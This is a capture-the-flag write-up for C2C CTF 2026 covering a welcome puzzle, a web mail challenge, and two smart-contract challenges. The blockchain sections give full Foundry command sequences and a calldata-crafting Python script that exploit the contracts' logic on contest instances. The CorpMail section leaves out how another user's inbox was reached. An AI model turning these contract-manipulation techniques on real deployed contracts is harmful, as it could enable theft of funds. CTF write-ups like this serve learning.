



WRITEUP C2C CTF 2026


1. Misc-Welcome



This is the first challenge I solved. In the description, there was a sentence saying **Challenges was created by SKSD**. When I clicked on the word SKSD, I realized it was actually a link that led to a website.



After that, I tried changing the link directory to <https://ctftime.org/team/211952/welcome>. The website showed a 404 page and a message that said “Ok, ok — here is your flag: 746d522b81f784d37d55d65523b2f09a”. However, the flag looked strange. And when I refreshed the page, the flag kept changing, so I was sure it was a fake flag.




404


Not found. Back to the [main page](#).

Ok, ok — here is your flag: 746d522b81f784d37d55d65523b2f09a


After getting tricked, I thought about checking the homepage because the challenge title was Welcome, which usually refers to greetings or a starting page. On the top-right corner of the homepage, I found the flag `C2C{welcome_to_c2c}`. And that was the real flag. Done.




2. Web-CorpMail




In this challenge, we were given a CorpMail website and a ZIP file. I start with creating a new account using the Register menu. After successfully registering, I logged in using the username “aaa” and password “aaa”.




In the inbox of mike.wilson, there was a message from the Admin, and inside it was the flag for this challenge.







C2C{f0rm4t_str1ng_l34k5_4nd_n0rm4l1z4t10n_d61ba1bc4ca9}

3. Blockchain-Convergence





In the Blockchain challenge, we were given a website and a ZIP file containing Challenge.sol and Setup.sol. I started by opening the link <http://challenges.1pc.tf:50000/c2c2026-quals-blockchain-convergence> and changing the port based on the Active Ports provided. After I got the Credentials, I executed the following command:

Shell

```
export RPC="http://challenges.1pc.tf:43742/70420d5b-f64c-483f-bc7c-53943cee89ca"
export PRIVKEY="209e8c0cfb20165b33649871c7c55e4ec986f09116d3f5df9f7655fa1f6604e5"
export SETUP="0xe37d0427A58f98d98e25D67241fF4B6153Db691c"
export WALLET="0x8C413Df38657a189113585B30774E8a24Ba5cc9D"
```

```
export CHALLENGE=$(cast call $SETUP "challenge()(address)" --rpc-url $RPC)
echo $CHALLENGE
```

```
cast send $CHALLENGE "registerSeeker()" \
  --rpc-url $RPC --private-key $PRIVKEY
```

```
python3 -m venv venv
source venv/bin/activate
pip install eth_abi eth_utils
```

```
cat > make_truth.py << 'PY'
from eth_abi import encode
from eth_utils import to_checksum_address
```

```
WALLET = "0x8C413Df38657a189113585B30774E8a24Ba5cc9D"
```

```
fragments = []
for _ in range(10):
    fragments.append((
        to_checksum_address(WALLET), # vessel
        100 * 10**18,                # essence = 100 ether
        b"a"                          # resonance = 0x61
    ))
```

```
b32 = b"\x00" * 32
u32 = 1
invoker = to_checksum_address(WALLET)
witness = to_checksum_address(WALLET)
```

```
truth = encode(
    ["(address,uint256,bytes)[]", "bytes32", "uint32", "address", "address"],
    [fragments, b32, u32, invoker, witness]
)
```

```
print("0x" + truth.hex())
PY
```



```
export TRUTH=$(python3 make_truth.py)
echo $TRUTH | head
```


```
cast send $SETUP "bindPact(bytes)" $TRUTH \  
  --rpc-url $RPC --private-key $PRIVKEY  
  
cast send $CHALLENGE "transcend(bytes)" $TRUTH \  
  --rpc-url $RPC --private-key $PRIVKEY  
  
cast call $SETUP "isSolved()(bool)" --rpc-url $RPC
```

The main purpose of the script above is to interact directly with the smart contracts deployed in the challenge environment. First, the script connects to the blockchain RPC endpoint, retrieves the challenge contract address from the setup contract, and registers using `registerSeeker()` function. After that, a Python script is created to generate specially encoded calldata named TRUTH using ABI encoding. This payload contains crafted data structures such as fragments, addresses, and values that match the format expected by the contract.

Next, the generated TRUTH payload is submitted to the smart contract using the `bindPact(bytes)` and `transcend(bytes)` functions. These functions validate the crafted data and trigger the challenge-solving condition inside the contract. Finally, the script checks the challenge status using `isSolved()(bool)`. If the last command returns true, it means the challenge has been solved successfully. After that, return to the challenge website and click the Flag button. A popup saying “Flag Found!” will appear, containing the flag for this challenge.

4. Blockchain-tge





As in the previous challenge, we were given a website and a ZIP file containing Setup.sol, TGE.sol, and Token.sol. Then I open the link and switch the port according to the Active Ports provided. After I got the Credentials, I executed the following command:

```
Shell
export
RPC_URL="http://challenges.1pc.tf:49248/bab17914-7a46-4ed6-a72f-e1b4e8b297b3"
export PRIVKEY="6d6b38e1c26ebb77c8f86e6b3a412d941f6ed9999be3320896c7f084789fc278"
export SETUP="0x8c45c37A44944D9C802FA297c5C3ccF226a91eA7"
export PLAYER="0xe76350B8f14EfCa6a4392dFbd206a841147A6407"

cast chain-id --rpc-url $RPC_URL

export TGE=$(cast call $SETUP "tge()(address)" --rpc-url $RPC_URL)
export TOKEN=$(cast call $SETUP "token()(address)" --rpc-url $RPC_URL)

echo "TGE : $TGE"
echo "TOKEN: $TOKEN"

cast call $TOKEN "balanceOf(address)(uint256)" $PLAYER --rpc-url $RPC_URL

cast send $TOKEN "approve(address,uint256)" $TGE 15 \
  --private-key $PRIVKEY --rpc-url $RPC_URL

cast call $TOKEN "allowance(address,address)(uint256)" $PLAYER $TGE --rpc-url
$RPC_URL
```

```

cast send $TGE "buy()" \
  --private-key $PRIVKEY --rpc-url $RPC_URL

cast call $TGE "userTiers(address)(uint256)" $PLAYER --rpc-url $RPC_URL

cast send $SETUP "enableTge(bool)" false \
  --private-key $PRIVKEY --rpc-url $RPC_URL

cast send $SETUP "enableTge(bool)" true \
  --private-key $PRIVKEY --rpc-url $RPC_URL

cast send $TGE "upgrade(uint256)" 2 \
  --private-key $PRIVKEY --rpc-url $RPC_URL

cast call $TGE "userTiers(address)(uint256)" $PLAYER --rpc-url $RPC_URL

cast send $TGE "upgrade(uint256)" 3 \
  --private-key $PRIVKEY --rpc-url $RPC_URL

cast call $TGE "userTiers(address)(uint256)" $PLAYER --rpc-url $RPC_URL

cast call $SETUP "isSolved()(bool)" --rpc-url $RPC_URL

```

The script above is used to interact with a blockchain challenge smart contract using the cast command from the Foundry toolkit. First, the script sets several important variables such as the RPC endpoint, private key, setup contract address, and player wallet address. After that, it retrieves the TGE and TOKEN contract addresses from the setup contract, checks the player's token balance, and gives approval so the TGE contract can use the player's tokens. Then, the script executes the buy() function to purchase access or register the player in the system, followed by checking the user's current tier status through the userTiers() function.

Next, the script manipulates the TGE system by disabling and reenabling it using enableTge(bool), which is likely part of the challenge logic exploit. After that, the player upgrades their tier multiple times using the upgrade(uint256) function until reaching the required condition. Finally, the script checks whether the challenge has been solved using isSolved(). If the last command returns true, it means the challenge has been successfully completed. After that, return to the challenge website and click the Flag button. A popup saying "Flag Found!" will appear, containing the flag for this challenge.

